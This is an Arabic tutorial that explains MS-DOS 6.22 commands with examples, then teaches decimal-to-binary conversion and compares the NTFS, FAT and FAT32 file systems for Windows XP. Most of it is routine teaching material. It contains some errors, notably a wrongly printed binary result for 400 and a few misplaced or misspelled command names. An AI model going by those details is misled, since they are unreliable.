FORMAT - DISKCOPY - DISKCOMP - COMP - SYS - EDIT

*ملاحظة هامة:
أن أوامر نظام التشغيل MS-DOS 6.22 سواء أوامر داخلية أو أوامر خارجية تنقسم إلي ستة أنواع من الأوامر وهي:

-1أوامر النظام:

11-MEM 6-DATE 1-VER
12-DosKey 7-PROMPT 2-CLS
13-VSAFE 8-MEMMAKER 3-MODE
9-COMMAND 4-MSD
10-TIME 5-DEFRAG

-2أوامر الاسطوانة:

11-SCANDISK 6-CHKDSK 1-FORMAT
7-DISKCOMP 2-DISKCOPY
8-MSBACKUP 3-SYS
9-LABEL 4-FDISK
10-UNFORMAT 5-VOL

-3أوامر الفهارس:

6-APPEND 1-DIR
7-CD 2-RD
8-MOVE 3-DATE
9-DELTREE 4-MD
5-TREE

-4أوامر الملفات:

11-TYPE 6-COPY CON 1-COPY
12-ATTRIB 7-DEL 2-REN
13-UNDELETE 8-XCOPY 3-PRINT
14-FIND 9-EDIT 4-SORT
15-MSAV 10-MORE 5-HELP

-5الأوامر الحزميه:

6-REM 1-CALL
7-ECHO 2-FOR
8-IF 3-PAUES
9-SHIFT 4-CHOICE
5-GOTO

-6الأوامر الخاصة جداً والنادرة الاستخدام:

11-FASTOPEN 6-MSCDEX 1-CHCP
12-INTERLNK 7-QBASIC 2-DRVSPACE.SYS
13-LOADFIX 8-SHARE 3-FASTHELP
14-NLSFUNC 9-CTTY 4-INSTALL.HIGH
15-RECOVER 10-DEBUG 5-KEYB
18-EXPAND 17-DRVSPACE 16-SUBST
21-LOAD HIGH 20-INTERSVR 19-GRAPHICS
24-VERIFY 23-REPLACE 22-POWER

*شرح أهم الأوامر المستخدمة في نظام التشغيل :DOS

-1الأمر) VER :وهو اختصار كلمة VERSION وتعني إصدار)

-نوع الأمر: داخلي
-الوظيفة: الاستعلام عن رقم الإصدار لنظام التشغيل MS-DOS الذي تتعامل معه الآن.
-مثال: أ-قم بكتابة الأمر كما هو موضح أدناه:
C:\>VER
ب-قم بالضغط على مفتاح ENTER
وستظهر لك الإجابة وهي:
MS-DOS VER 6.22
-ملاحظة: هذه الإجابة طبعاً تختلف من جهاز إلي آخر حسب نسخة نظام التشغيل الموجودة بكل جهاز.

-2الأمر (DATE :التاريخ (
-نوع الأمر: داخلي
-الوظيفة: لعرض التاريخ الموجود بالجهاز مع إمكانية تعديله.
-مثال: أ-قم بكتابة الأمر كما هو موضح أدناه:
C:\>DATE
ب-قم بالضغط على مفتاح ENTER
وستظهر لك الإجابة وهي:
current Date is THU 03-25-99
Enter New Date (mm-dd-yy)
-ملاحظة: هذه الإجابة طبعاً تختلف من جهاز إلي آخر
وعند تنفيذ الأمر DATE سيتم عرض التاريخ المسجل بالحاسب الآن وسوف يعطي لك الجهاز فرصة لإدخال التاريخ الجديد بأن تسجل أولاً الشهر ثم اليوم ثم السنة وإن لم ترغب في كتابة تاريخ جديد يكفيك الضغط على مفتاح الإدخال بدون كتابة إي شئ.
-شروط كتابة التاريخ الصحيحة في نظام التشغيل :DOS
-1إن نظام التشغيل لا يقبل إي تاريخ قبل سنة ١٩٨٠.
-2لا يمكن استخدام التاريخ الهجري.
-3لا يمكن كتابة الأشهر بالحروف.
-4لا يمكن استخدام النقطتين الرأسيتين : كفاصل بين في التاريخ
-5أن تستخدم في كتابة التاريخ النظام الأمريكي (mm-dd-yy)

-3الأمر (TIME :الوقت)
-نوع الأمر: داخلي
-الوظيفة: لعرض الوقت المسجل داخل جهاز الحاسب مع إمكانية تعديله.
-مثال: أ-قم بكتابة الأمر كما هو موضح أدناه:
C:\>TIME
ب-قم بالضغط على مفتاح ENTER
وستظهر لك الإجابة وهي:
current Time is : 4:40:55.75a
Enter New Time :
-ملاحظة: هذه الإجابة طبعاً تختلف من جهاز إلي آخر
وعند تنفيذ الأمر TIME سيتم عرض الوقت المسجل بالحاسب الآن وسوف يعطي لك الجهاز فرصة لإدخال الوقت الجديد بأن تسجل أولاً الساعات ثم الدقائق ثم الثواني ثم كسر الثواني ثم تحديد الوقت صباحاً أو مساءاً وإن لم ترغب في كتابة وقت جديد يكفيك الضغط على مفتاح الإدخال بدون كتابة إي شئ.

-4الأمر (CLS :وهو اختصار لجملة Clear The Screen وتعني مسح الشاشة)
-نوع الأمر : داخلي.
-الوظيفة: يستخدم لتنظيف الشاشة من كافة البيانات التي عليها وإرجاع محث التشغيل إلي أول سطر على الشاشة مهما كان موقعه أثناء تنفيذ الأمر.
-مثال: أ-قم بكتابة الأمر كما هو موضح أدناه:
C:\>CLS
ملاحظة: يقوم الأمر CLS بتنظيف الشاشة من البيانات الموجودة عليها وليس مسح البيانات من ملف أو برنامج.

-5الأمر PROMPT :
-نوع الأمر: داخلي
-الوظيفة: لتغيير شكل محث التشغيل لنظام التشغيل.

الجدول التالي يبين أهم صور استخدامات الأمر PROMPT:

الأمر	وظيفته
PROMPT $D	تغيير شكل المحث C إلي علامة تاريخ اليوم
PROMPT $T	تغيير شكل المحث C إلي علامة الوقت الحالي
PROMPT $Q	تغيير شكل المحث C إلي علامة =
PROMPT $$	تغيير شكل المحث C إلي علامة $
PROMPT $V	تغيير شكل المحث C إلي رقم إصدار نظام التشغيل

6-الأمر VOL: وهي اختصار لكلمة (Volume Label)
-نوع الأمر: داخلي
-الوظيفة: عرض اسم الأسطوانة الداخلي
-مثال: أ-قم بكتابة الأمر كما هو موضح أدناه:
C:\>VOL
ب-قم بالضغط على مفتاح ENTER
وستظهر لك الإجابة:
Volume in drive C is osama
-ملاحظة: هذه الإجابة طبعاً تختلف من جهاز إلي آخر

7-الأمر DIR :
-نوع الأمر: داخلي
الوظيفة: عرض الملفات الموجودة على الفهرس الحالي ويعرض التالي:
1-اسم الاسطوانة والرقم المسلسل لها.-2 اسم الفهرس الحالي والمسار الحالي له.
3-عرض الملفات الموجودة بخمس بيانات وهي:
-اسم الملف -نوع الملف (امتداده) -مساحة الملف بالبايت بمعنى حجم هذا الملف على الأسطوانة بالبايت.
-تاريخ إنشاء الملف -وقت إنشاء الملف.
4-عرض الفهارس الموجودة بأربعة بيانات وهي:
-اسم الفهرس
-علامة الفهرس وتكون على الشكل <DIR> بجوار اسم الفهرس. -تاريخ إنشاء الفهرس -وقت إنشاء الفهرس
5-رسالة تعرض إجمالي عدد الملفات الموجودة بالفهرس الحالي والذي يتم عرضه الآن وكذلك المساحة الكلية لهذه الملفات التي تم عرضها وعرض عددها.
6-المساحة الحرة والمتبقية على الأسطوانة.
ويبين الجدول التالي أهم صور استخدامات الأمر DIR:

الأمر	وظيفته
DIR/P	لعرض الملفات في الاسطوانة صفحة صفحة
DIR/W	لعرض الملفات في الاسطوانة بعرض الشاشة
DIR/B	لعرض أسماء الفهارس والملفات ونوعها فقط
DIR/L	لعرض أسماء الفهارس والملفات بالحروف الصغيرة
DIR/S	لعرض كل الملفات والفهارس الموجودة بالفهرس الحالي
DIR/O	لعرض الفهارس والملفات مرتبة ترتيب أبجدي من A إلي Z
DIR/OS	لعرض الفهارس والملفات مرتبة حسب مساحتها بالبايت من الأصغر إلي الأكبر
DIR/AH	عرض الملفات المخفية فقط
DIR/AR	عرض ملفات القراءة فقط وهي محمية من الإلغاء
DIR/AS	عرض ملفات النظام فقط
DIR/AD OR (DIR *.)	عرض جميع الفهارس فقط بدون الملفات
DIR/AA	عرض الملفات التي تحمل علامة الأرشيف فقط

مثال (١): لعرض الملفات التي لها الإسم الممتد SYS:
DIR *.SYS
مثال (٢): لعرض الملفات ذات الإمتداد EXE بعرض الشاشة:

DIR *.EXE/W

مثال(٣): لعرض الملفات التي أول حرف من اسمها :D

DIR D*.*

مثال(٤): لعرض الملفات التي يكون الحرف الثاني من اسمها :O

DIR ?O*.*

مثال(٥): للتأكد من وجود الملف :BASIC.EXE

DIR BASIC.EXE

ملاحظة: إذا لم يكن هذا الملف موجود فسوف تظهر لك الرسالة التالية :

FILE NOT FOUND

-8الأمر (MD :وهو اختصار لكلمة (Make Directory

-نوع الأمر: داخلي

-الوظيفة: إنشاء فهرس فرعي من الفهرس الرئيسي أو إنشاء فهرس فرعي من فهرس فرعي آخر.

مثال (١): إنشاء فهرس فرعي باسم OSAMA على المحث :C

C:\> MD OSAMA OR C:\>MD\OSAMA

ملاحظة: بعد أمر MD اما ان تضع الشرطة المعكوسة أو تضع مسافة طالما العمل على نفس المحث C وبشرط أن تكون على الفهرس الرئيسي.

مثال (٢): إنشاء فهرس فرعي داخل الفهرس OSAMA باسم : ALI

C:\>CD OSAMA

C:\>OSAMA>MD ALI

-9الأمر) CD : وهو اختصار لكلمة (Change Directory

-نوع الأمر: داخلي

-الوظيفة:

-1معرفة الفهرس الحالي

-2الانتقال بين الفهارس وبعضها إما من:

-رئيسي إلي فرعي

-فرعي إلي رئيسي

ملاحظات هامة:

-إذا أردنا معرفة الفهرس الحالي الذي نقف عليه نكتب الأمر CD فقط ثم نقوم بالضغط على مفتاح ENTER

..CD-تعني الانتقال من دليل فرعي إلي الدليل الفرعي السابق له مباشرة.

\CD -تعني الانتقال من إي دليل فرعي في إي مستوى إلي الدليل الرئيسي مباشرة.

مثال(١): للدخول إلي الفهرس الفرعي WINDOWS على المحث :C

C:\>CD WINDOWS

-10الأمر (RD وهو اختصار لكلمة (Remove Directory

-نوع الأمر: داخلي

-الوظيفة: حذف أو إزالة الفهرس الفرعي

-ملاحظة هامة: لحذف أو إزالة إي فهرس فرعي فهناك شرطين وهما:

-1يجب إزالة جميع الملفات والبرامج الموجودة داخل الفهرس الفرعي المراد إزالته.

-2يجب ألا يكون الفهرس الفرعي المراد إزالته هو الذي نقف عليه الآن بل يجب أن تكون على فهرس آخر أعلى منه رتبة.

مثال(١):

لحذف الفهرس الفرعي OSAMA والموجود داخل الفهرس الفرعي MOH ومكان الوقوف هو :C

C:\>CD MOH

C:\>MOH>RD OSAMA

-11الأمر COPY :

-نوع الأمر: داخلي

-الوظيفة: نسخ ملف أو مجموعة ملفات في نفس الفهرس أو فهرس آخر أو في أسطوانة أخرى.

مثال(١):

لنسخ الملف المسمى BOOK وامتداده doc من المحرك A إلي المحرك :C

A:\>copy BOOK.doc c:

مثال(٢):

لنسخ جميع الملفات التي لها الامتداد doc من المحركِ Aإلي المحرك :C

A:\>copy *.doc c:

-12الأمر .COPY CON :

-نوع الأمر: داخلي

-الوظيفة: إنشاء وكتابة ملفات نصية جديدة من لوحة المفاتيح وعرضها وطباعتها.

-أهم عيوب الأمر :COPY CON

-1لا يمكن الصعود لسطر قد تمت كتابته وتم الضغط على مفتاح الإدخال .ENTER

-2لا يمكن فتح ملف للتعديل به بعد حفظه من نفس الأمر بل يكون من محرر النصوص الموجود مع نظام التشغيل DOS وهو . EDIT

-ملاحظة:

لحفظ الملف المنشأ عن طريق الأمر COPY CON قم بعمل إحدى الخطوات التالية:

أ-الضغط على مفتاحي ctrl+z ثم الضغط على مفتاح الإدخال.

ب-الضغط على مفتاح F6 ثم الضغط على مفتاح الإدخال.

مثال(١):

لإنشاء الملف النصي BOOK.doc على المحرك :C

C:\>copy con BOOK.doc

-13الأمر .TYPE :

-نوع الأمر: داخلي

-الوظيفة:لعرض محتويات الملفات النصية على الشاشة.

-ملاحظة:

يقوم هذا الأمر بعرض الملفات النصية أما الملفات التي من النوع EXE-COM-SYS فلو طلبت عرضها من خلال هذا الأمر سيتم عرضها بلغة الآلة ولن تفهم منها شئ.

مثال(١):

لعرض محتويات الملف النصي BOOK.doc والموجود على المحرك :C

C:\>TYPE BOOK.doc

-14الأمر) REN :وهو اختصار لكلمة .(Rename

-نوع الأمر: داخلي

-الوظيفة: لتغيير اسم الملف ونوعه

مثال(١):

لتغيير اسم الملف BOOK.doc إلي BOOK1.bak ومكان الوقوف هو المحرك :C

C:\>Ren BOOK.doc BOOK1.bak

-15الأمر (DEL :وهو اختصار لكلمة .(DELETE

-نوع الأمر: داخلي

-الوظيفة: لمسح ملف أو مجموعة ملفات في نفس الفهرس أو في فهرس آخر أو في أسطوانة أخرى.

مثال(١):

لمسح الملف BOOk.doc والموجود على المحرك :C

C:\>DEL BOOK.doc

مثال(٢):

لمسح جميع الملفات الموجودة في الدليل DATA والموجود على المحرك :C

C:\>CD DATA

C:\>DATA>DEL *.*

-لاحظ أنه في أثناء عملية مسح كل الملفات لا بد من ظهور رسالة تأكيديه وهي كالتالي:

All Files in directory will be deleted !

Are you Sure (Y/N)?

وهنا تنبيه لك بأن تنفيذ هذا الأمر ستكون نتيجته مسح كل الملفات الموجودة بداخل هذا الدليل وإذا أردت حذف جميع الملفات أضغط حرف Y وإذا أردت إلغاء العملية اضغط .N

-16الأمر .PATH :
-نوع الأمر: داخلي
-الوظيفة:يفتح هذا الأمر مسار أو عدة مسارات على مجموعة محددة من الفهارس على أسطوانة واحدة أو عدة أسطوانات وذلك حتى يسهل التعامل مع الملفات الواقعة عليها من إي موقع شئت ويدرج أمر PATH إلي ملف Autoexec.bat في سطر واحد فقط يوصف بداخله كل الفهارس التي يريد التعامل بها مباشرة بدون اللحوْ إلي أمر CD للدخول إليها.
-ملاحظات هامة:
-1يوضع أمر PATH داخل ملف Autoexec.bat في سطر واحد لأنه لو تكرر الأمر وبصورة مختلفة سيحفظ منه فقط آخر صورة له في آخر سطر له.
-2من الممكن كتابة أمر PATH على إي مشغل أقراص في كل مرة تفتح فيها حاسبك.
مثال(١):
لكي تعرف اسم المسار الموجود بجهازك:
C:\>PATH

-17الأمر .MEM :
-نوع الأمر: خارجي
-الوظيفة: إعطاءك تقارير كاملة عن حالة الذاكرة بكل أنواعها.
-18الأمر .MODE :
-نوع الأمر: خارجي
-الوظيفة:
-1للتحكم في حجم الكتابة وعرضها على الشاشة.
-2إعطاء تفاصيل عن توصيل الملحقات المادية للحاسب معه سواء متصلة معه على التوالي أو على التوازي.

-19الأمر .DOSKEY :
-نوع الأمر: خارجي
-الوظيفة:
-1استدعاء وتعديل اسطر الأوامر وذلك باستدعاء كل ما سبق تنفيذه من أوامر .
-2إنشاء ما يسمى بالماكرو (Macros) وهو عبارة عن مجموعة من الأوامر تجمع تحت اسم واحد ويعطى لها مفتاح معين لتشغليها.
-ملاحظة هامة: الأمر DOSKEY له عيب خطير وهو يقوم بحجز ٤ كليو بايت من الذاكرة الأساسية.

-20الأمر .MSD :
-نوع الأمر: خارجي
-الوظيفة:
-1اكتشاف المواصفات الفنية والمادية للحاسب من حيث:
)نوع المعالج - حجم الذاكرة - أنواع مشغلات الأقراص - مواصفات نظام العرض وباقي مكونات الحاسب)
-2الحصول على تقارير فنية تفيد اكتشاف المشاكل التي حدثت على حاسبك مثل تلف شرائح الذاكرة RAM

-21الأمر .Command :
-نوع الأمر: خارجي
-الوظيفة:
-1مفسر أوامر نظام التشغيل الداخلي.
-ملاحظة:

-22الأمر: .DEFRAG
-نوع الأمر: خارجي
-الوظيفة: لرفع كفاءة التشغيل للقرص الصلب أو القرص المرن حيث يقوم بتجميع الملفات المبعثرة على إي منهما إلي جوار بعضها.

-23الأمر .FORMAT :
-نوع الأمر: خارجي
-الوظيفة: لتهيئة الأسطوانة الصلبة أو المرنة.
مثال(١):

لتهيئة الأسطوانة الصلبة C وبشكل سريع:

C:\> FORMAT C:/Q

-24الأمر .LABEL :

-نوع الأمر: خارجي

-الوظيفة: لتسمية الأسطوانة أو إلغاء أو تعديل أسمها.

مثال(١):

لتسمية الأسطوانة C بالاسم :OSAMA

C:\>LABEL OSAMA

-25الأمر .DISKCOPY :

-نوع الأمر: خارجي

-الوظيفة: لنسخ أسطوانة مرنة على أخرى مطابقة لها تماما من حيث النوع والحجم والسعة.

-ملاحظات هامة:

-1يستطيع الأمر Diskcopy فقط من نسخ الأسطوانة بكل ما عليها من ملفات ظاهرة وخفية من الأسطوانة المصدر إلي الأسطوانة الهدف.

-2الأمر COPY والأمر XCOPY لا يستطيعان نقل الملفات المخفية.

-26الأمر .CHKDSK :

-نوع الأمر: خارجي

-الوظيفة: لفحص الأسطوانة وإعطاء تقرير عن حالتها.

-27الأمر .UNFORMAT :

-نوع الأمر: خارجي

-الوظيفة: يستعيد محتويات أسطوانة ما كانت قد مسحت جميع محتوياتها من خلال الأمر .FORMAT

-ملاحظة هامة:

يستطيع الأمر UNFORMAT إعادة محتويات الأسطوانة التي سبق عمل تهيئة لها ولكن بشرط وهو ألا تكون قد أضافت مع الأمر FORMAT المعامل U إي كتبت الأمر بهذه الصورة:

C:\>FORMAT/U

ففي هذه الحالة يستحيل إعادة الأسطوانة لما كانت عليها.

-28الأمر .SYS :

-نوع الأمر: خارجي

-الوظيفة:

-1نسخ ملفات نظام التشغيل MS-DOS إلي أسطوانة ما.

-2نسخ ملف COMMAND.COM إلي أسطوانة ما.

-29الأمر .DISKCOMP :

-نوع الأمر: خارجي

-الوظيفة: لمقارنة اسطوانتين متطابقتين لبعضهما تماماً.

ملاحظة: هذا الأمر لا يصح التعامل به مع أقراص صلبة على الإطلاق.

-30الأمر .SCANDISK :

-نوع الأمر: خارجي

-الوظيفة: يستخدم لاكتشاف إي أجزاء تالفة على الديسك .

-31الأمر .FDISK :

-نوع الأمر: خارجي

-الوظيفة: لتهيئة وإعداد القرص الصلب للتعامل مع نظام التشغيل .DOS

-32الأمر .TREE :

-نوع الأمر: خارجي

-الوظيفة: لعرض أسماء الفهارس المكونة لشجرة الفهارس وكذلك عرض مساراتها.

-33الأمر .MOVE :
-نوع الأمر: خارجي
-الوظيفة: نقل ملف أو أكثر أو فهرس فرعي من مكان لآخر.

-34الأمر .DELTREE :
-نوع الأمر: خارجي
-الوظيفة: لحذف فهرس فرعي بما يحتويه حتى لو كان بداخله ملفات.

-35الأمر .UNDELETE :
-نوع الأمر: خارجي
-الوظيفة: لاستعادة الملفات الممحاة بواسطة الأمر .DEL
ملاحظات هامة:
-1عندما يتم حذف ملف بالأمر DEL فإن نظام التشغيل DOS يقوم بتغيير الحرف الأول من هذا الملف وتحويله إلي علامة استفهام ؟.
-2إذا أردت استرجاع ملف فإن هذا ممكن بشرط قبل تخزين إي ملف آخر جديد على الملف السابق.

-36الأمر .ATTRIB :
-نوع الأمر: خارجي
-الوظيفة: يعرض ويتحكم في صفحات الملف وذلك بتغيير خصائصه كجعله مثلاً ملف خفي أو ملف نظام أو قابل للقراءة فقط أو غير ذلك.

-37الأمر .PRINT :
-نوع الأمر: خارجي
-الوظيفة: لطباعة الملفات النصية فقط.

-38الأمر .XCOPY :
-نوع الأمر: خارجي
-الوظيفة: لنسخ مجموعة الملفات والفهارس المطلوب نسخها بما تحتويه.

-39الأمر .EDIT :
-نوع الأمر: خارجي
-الوظيفة: هذا الأمر عبارة عن محرر نصوص تابع لنظام التشغيل DOS والذي من خلاله تتمكن من كتابة وتعديل الملفات.
-ملاحظات هامة:
لقد عالج هذا الأمر جميع عيوب الأمر COPY CON حيث أنه باستخدامه يمكن عمل الآتي:
أ-فتح ملف سبق حفظه والتعديل فيه.
ب-التحرك داخل الملف يميناً ويساراً ولأعلى ولأسفل في إي وقت تريد ذلك.
ج-يتم حفظ الملف باستخدام Alt+F ثم نختار أمر Save ثم كتابة أسم الملف.
د-للخروج من الأمر يكون باستخدام Alt+F ثم نختار أمر .Exit
-2لكي يعمل الأمر EDIT لابد من وجود ملف .QBASIC.EXE

==================

اختصارات الدلائل

- - - - - - - - - - - - - - -

للدلائل المتعلقة ببعضها الاختصارات التالية:

. = الدليل الحالي

.. = الدليل الأصل

... = الدليل الأصل وقد تمت إزالته مرة واحدة

.... = الدليل الأصل وقد تمت إزالته مرتين

فإذا كنت مثلاً في الدليل C:\Windows\System\Viewers، وأدخلت ...cd عند موجه الأوامر، يتغير الدليل إلى C:\Windows.

النظام العشري و الثنائي و التحويل بينهم

في بداية مشوارنا ، من المهم ان نفهم ماهو النظام العشري **Decimal system** و النظام الثنائي **Binary system**و حتى النظام الست عشري.**Hexadecimal system**

النظام العشري

نستخدم النظام هذا يوميا في حياتنا و في اغلب امورنا و هو بكل بساطة نظام الارقام على الاساس العشري و يحتوي على:

0 1 2 3 4 5 6 7 8 9

عدد مكونات النظام العشري هو عشرة ارقام ، و هذا هو سبب تسميته بهذا الاسم حيث انه يكبر بعد كل عشرة ارقام، مثل بسيط هو التالي:

0

1

2

3

4

5

6

7

8

9

10

11

لاحظتم الاختلاف بين ال٩ و ال١٠ , حيث انه عندما انتهينا من الارقام (اخر رقم هو ٩) رجعنا للرقم الاول و هو صفر و اضفنا واحد بجواره، و لو واصلنا العد لوصلنا الى ال١٩ و ثم نرجع الرقم ٩ الى صفر و نضيف واحد الى الرقم ١ فيصبح الرقم ٢٠ و هكذا دواليك.

النظام الثنائي

كما قلنا ان النظام العشري يعتمد على اساس عشرة ارقام ، فارقم الثنائي يعتمد على رقمين فقط و هما صفر وواحد

1 0

و بنفس الطريقة ، عند الانتهاء من الارقام نضيف الرقم صفر و نزيد واحد ، كما هو الحال

0

1

10

11

100

101

110

111

نلاحظ ان النظام يتكون من رقمين فقط ، صفر وواحد نبدا بالصفر ثم واحد ثم نضيف واحد مكانالصفر و نضيف واحد بجوار الرقم عند انتهاء الارقام (في حالتنا انتهاء الارقام هما صفر وواحد(

ملاحظة مهمة:

الرقم التالي ١٠١١٠٠ في النظام الثنائي لا يلفظ ب مئة وعشرة الالاف و مئة! بل يلفظ كالتالي:

واحد صفر واحد واحد صفر صفر

و القاعدة هي : عندما نصل الى رقم صاحب الترتيب الذي يساوي اساس نظام العد (في حالتنا هنا النظام الثنائي مثلا) نقوم بوضع الرقم صفر في الخانة الحالية و نضيف الرقم واحد في الجهة التالية له.

الآن بعد ان عرفنا ما هو النظام العشري و النظام الثنائي ، سنقوم بالتحويل بينهم.

التحويل من النظام الثنائي الى العشري

اولا، لنتكلم عن النظام العشري ,مثلا الرقم ١٣٤ يتكون من التالي:

0^ 10 = ضرب ٤ + ١٠^١ ضرب 10^2 + 3 ضرب ١

= 4 + 30 + 100

= 134

اليست الطريقة صحيحة؟

لاحظتم اننا استخدمنا اساس النظام العشري و هو الرقم عشرة و في المرحلة الاولى رفعناه للأس صفر ثم واحد ثم اثنان و هكذا ثم نضربه في الرقم التالي و نجمعهم في النهاية حتى نحصل على الناتج .

التحويل الى الرقم الثنائي شبيه جدا ، و بما ان اساس النظان الثنائي هو ٢ فنستبدل الرقم ١٠ ب ٢ ، لنأخذ رقما معيناً لنحوله، فليكن الرقم ١١١ مثلا

111

2^0 =ضرب ١ + ١^٢ ضرب ١ 2^2 + ضرب ١

= 1 + 2 + 4

= 7

جميل! الرقم ١١١ (واحد واحد واحد (يساوي ٧ في النظام العشري.

لنجرب رقماً اخر و ليكن1010101

1010101

2^0 =ضرب ١ + ١^٢ ضرب ٠ 2^2 + ضرب ١ + ٣^٢ ضرب صفر + ٤^٢ ضرب واحد + ٥^٢ ضرب صفر 2^6 + ضرب واحد

= 1 + 0 + 4 + 0 + 16 + 0 + 64

= 85

اعتقد ان المسألة اصبحت سهلة الآن ، بامكانكم التأكد من الناتج بواسطة الآلة الحاسبة الموجودة في الوندوز مثلا.

start<<programs<<accessories<<calculator

بعد تحويلها الى الالة الحاسبة العلمية طبعا.

التحويل من النظام العشري الى الثنائي

الطريقة اسهل هنا، لنأخذ مثلا الرقم ٤٠٠ ، لتحويله نقسمه على ٢ ، فاذا كانت الناتج يحتوي على كسور فيكون الرقم الاول من الرقم الثنائي هو ١ و اذا لم يتحوي على كسور فيكون الرقم صفر

يعني:

400 / 2 = 200 , اذن الرقم الاول هو صفر

200 / 2 = 100 , صفر

100 / 2 = 50 , صفر ايضا

50 / 2 = 25 , صفر

25 / 2 = 12 , واحد

12 / 2 = 6 , صفر

6 / 2 = 3 , صفر

3 / 2 = 1 , واحد

1 / 2 = 0 , واحد

يصبح الناتج هو = ١٠٠١١٠٠٠000

تبدأ من الاسفل و تصعد للاعلى.

هذه باختصار عملية تحويل الرقم العشري الى الثنائي و الثنائي الى العشري، و بهذا نكون قد انتهينا الدرس الاول من هذه الدورة ، امل ان يكون الشرح واضحاً.

الاختيار ما بين NTFS، و FAT، و FAT32 لتنصيب ويندوز

يمكنك الاختيار ما بين ثلاثة من أنظمة الملفات لأقسام القرص على كمبيوتر يشغّل Windows XP وهي: NTFS، و FAT، و FAT32. استخدم المعلومات أدناه للمقارنة بين أنظمة الملفات.

NTFS هو نظام الملفات الذي ينصح به وذلك للأسباب التالية:

- NTFS أكثر فعالية من FAT أو FAT32، ويتضمن الميزات المطلوبة لاستضافة Directory Active بالإضافة إلى ميزات الأمان الهامة الأخرى. يمكنك استخدام الميزات مثل Active Directory والأمان المستند إلى المجال فقط عن طريق اختيار NTFS كنظام للملفات لديك.
- من السهل تحويل الأقسام إلى NTFS. يسهل برنامج الإعداد عملية التحويل، سواء استخدمت الأقسام FAT، أو FAT32، أو إصداراً أقدم من NTFS. إن هذا النوع من التحويل يبقي الملفات كما هي (لا يشبه عملية تهيئة القسم). إذا لم تكن بحاجة لإبقاء الملفات كما هي ولديك قسم FAT أو FAT32، فإنه من المستحسن تهيئة القسم باستخدام NTFS بدلاً من التحويل من FAT أو FAT32. تؤدي عملية التهيئة إلى مسح كافة البيانات الموجودة على القسم وتسمح لك ببدء التشغيل مع محرك أقراص نظيف.

وسواء تمت تهيئة القسم باستخدام NTFS أو تم تحويله باستخدام الأمر convert، فإن NTFS هو الخيار الأفضل لنظام الملفات. لمزيد من المعلومات حول Convert.exe، بعد إتمام الإعداد، انقر فوق ابدأ، وفوق تشغيل، واكتب cmd، ثم اضغط ENTER. في إطار الأوامر، اكتب help convert ثم اضغط ENTER.

- كي تتم المحافظة على التحكم بالوصول إلى الملفات والمجلدات ودعم حسابات محدودة، عليك استخدام NTFS. إذا استخدمت FAT32، سيكون لكافة المستخدمين حق الوصول إلى كافة الملفات على محرك الأقراص الثابتة لديك، بغض النظر عن نوع الحساب الخاص بهم (مسؤول، أو محدود، أو قياسي.)
- NTFS هو نظام الملفات الذي يعمل بالشكل الأفضل مع الأقراص الكبيرة. (إن ثاني أفضل نظام للملفات للأقراص الكبيرة هو FAT32.)

هناك حالة واحدة ربما ترغب فيها باختيار FAT أو FAT32 كنظام للملفات لديك. إذا كان من الضروري في بعض الأحيان تشغيل الكمبيوتر مع إصدار سابق من Windows وفي أحيان أخرى تشغيل Windows XP، فأنت بحاجة لقسم FAT أو FAT32 كقسم أساسي (أو قسم بدء تشغيل) على القرص الثابت. لا يمكن لمعظم الإصدارات السابقة من Windows الوصول إلى القسم في حال استخدامه للإصدار الأحدث من NTFS. هناك استثناءان هما Windows ٢٠٠٠ و Windows NT 4.0 مع Service Pack 4 أو الأحدث. يستطيع Windows NT 4.0 مع Service Pack 4 أو الأحدث الوصول إلى الأقسام ذات الإصدار الأحدث من NTFS، لكن مع بعض القيود: لا يمكنه الوصول إلى الملفات المخزنة باستخدام ميزات NTFS التي لم تكن موجودة عند إصدار Windows NT 4.0.

بالنسبة لأي حالة مختلفة عن حالة أنظمة التشغيل المتعددة، فإن نظام الملفات المنصوح به هو NTFS.

هام

- حالما يتم تحويل محرك أقراص أو قسم إلى NTFS، لا يمكنك ببساطة إعادة تحويله إلى FAT أو FAT32. وستكون بحاجة لإعادة تهيئة محرك الأقراص أو القسم مما سيؤدي إلى مسح كافة البيانات بما فيها البرامج والملفات الشخصية الموجودة على القسم.

يصف الجدول التالي التوافق لكل نظام ملفات مع أنظمة التشغيل المتنوعة.

NTFS	FAT	FAT32
يمكن لكمبيوتر يشغّل Windows XP أو Windows 2000الوصول إلى الملفات الموجودة على قسم NTFS. وربما يمكن لكمبيوتر يشغّل Windows NT 4.0 مع Service Pack 4أو الأحدث الوصول إلى بعض الملفات. لا تسمح أنظمة التشغيل الأخرى بأي عملية وصول.	يتوفر الوصول من خلال MS-DOS، وكافة إصدارات Windows، و Windows NT، و Windows 2000، و Windows XP، وOS/2.	يتوفر الوصول فقط من خلال Windows 95 OSR2، و Windows 98، و Windows Millennium Edition، وWindows 2000 ، و Windows XP.

يقارن الجدول التالي بين أحجام الأقراص والملفات الممكنة مع كل نظام ملفات.

NTFS	FAT	FAT32
الحد الأدنى المستحسن لحجم وحدة التخزين هو ١٠ ميغا بايت تقريباً .	وحدات التخزين من حجم القرص المرن وحتى ٤ جيغا بايت .	وحدات التخزين من ٥١٢ ميغا بايت إلى ٢ تيرابايت .
يمكن أن تكون وحدات التخزين أكبر من ٢ تيرابايت.	لا يعتمد المجالات.	فيWindows XP ، يمكنك تهيئة وحدة تخزين FAT32حتى ٣٢ جيغا بايت فقط.
لا يمكن استخدامه على الأقراص المرنة.		لا يعتمد المجالات.
حجم الملف محدود بحجم وحدة التخزين فقط.	الحد الأقصى لحجم الملف هو ٢ جيغا بايت.	الحد الأقصى لحجم الملف هو ٤ جيغا بايت.

ملاحظة

- قد لا تعمل بعض البرامج القديمة على وحدة تخزين NTFS، وبالتالي يجب عليك البحث عن المتطلبات الحالية للبرامج الخاصة بك قبل إجراء التحويل.

الخلاصة

NTFSهو نظام الملفات الذي ينصح به وذلك للأسباب التالية :
NTFS -1أكثر فعالية من FAT أوFAT32 ، ويتضمن الميزات المطلوبة لاستضافة Active Directory بالإضافة إلى ميزات الأمان الهامة الأخرى. يمكنك استخدام الميزات مثل Active Directory والأمان المستند إلى المجال فقط عن طريق اختيار NTFS كنظام للملفات لديك .
-2كي تتم المحافظة على التحكم بالوصول إلى الملفات والمجلدات ودعم حسابات محدودة، عليك استخدام .NTFS إذا استخدمتFAT32 ، سيكون لكافة المستخدمين حق الوصول إلى كافة الملفات على محرك الأقراص الثابتة لديك، بغض النظر عن نوع الحساب الخاص بهم (مسؤول، أو محدود، أو قياسي).
NTFS -3هو نظام الملفات الذي يعمل بالشكل الأفضل مع الأقراص الكبيرة. (إن ثاني أفضل نظام للملفات للأقراص الكبيرة هو (.FAT32
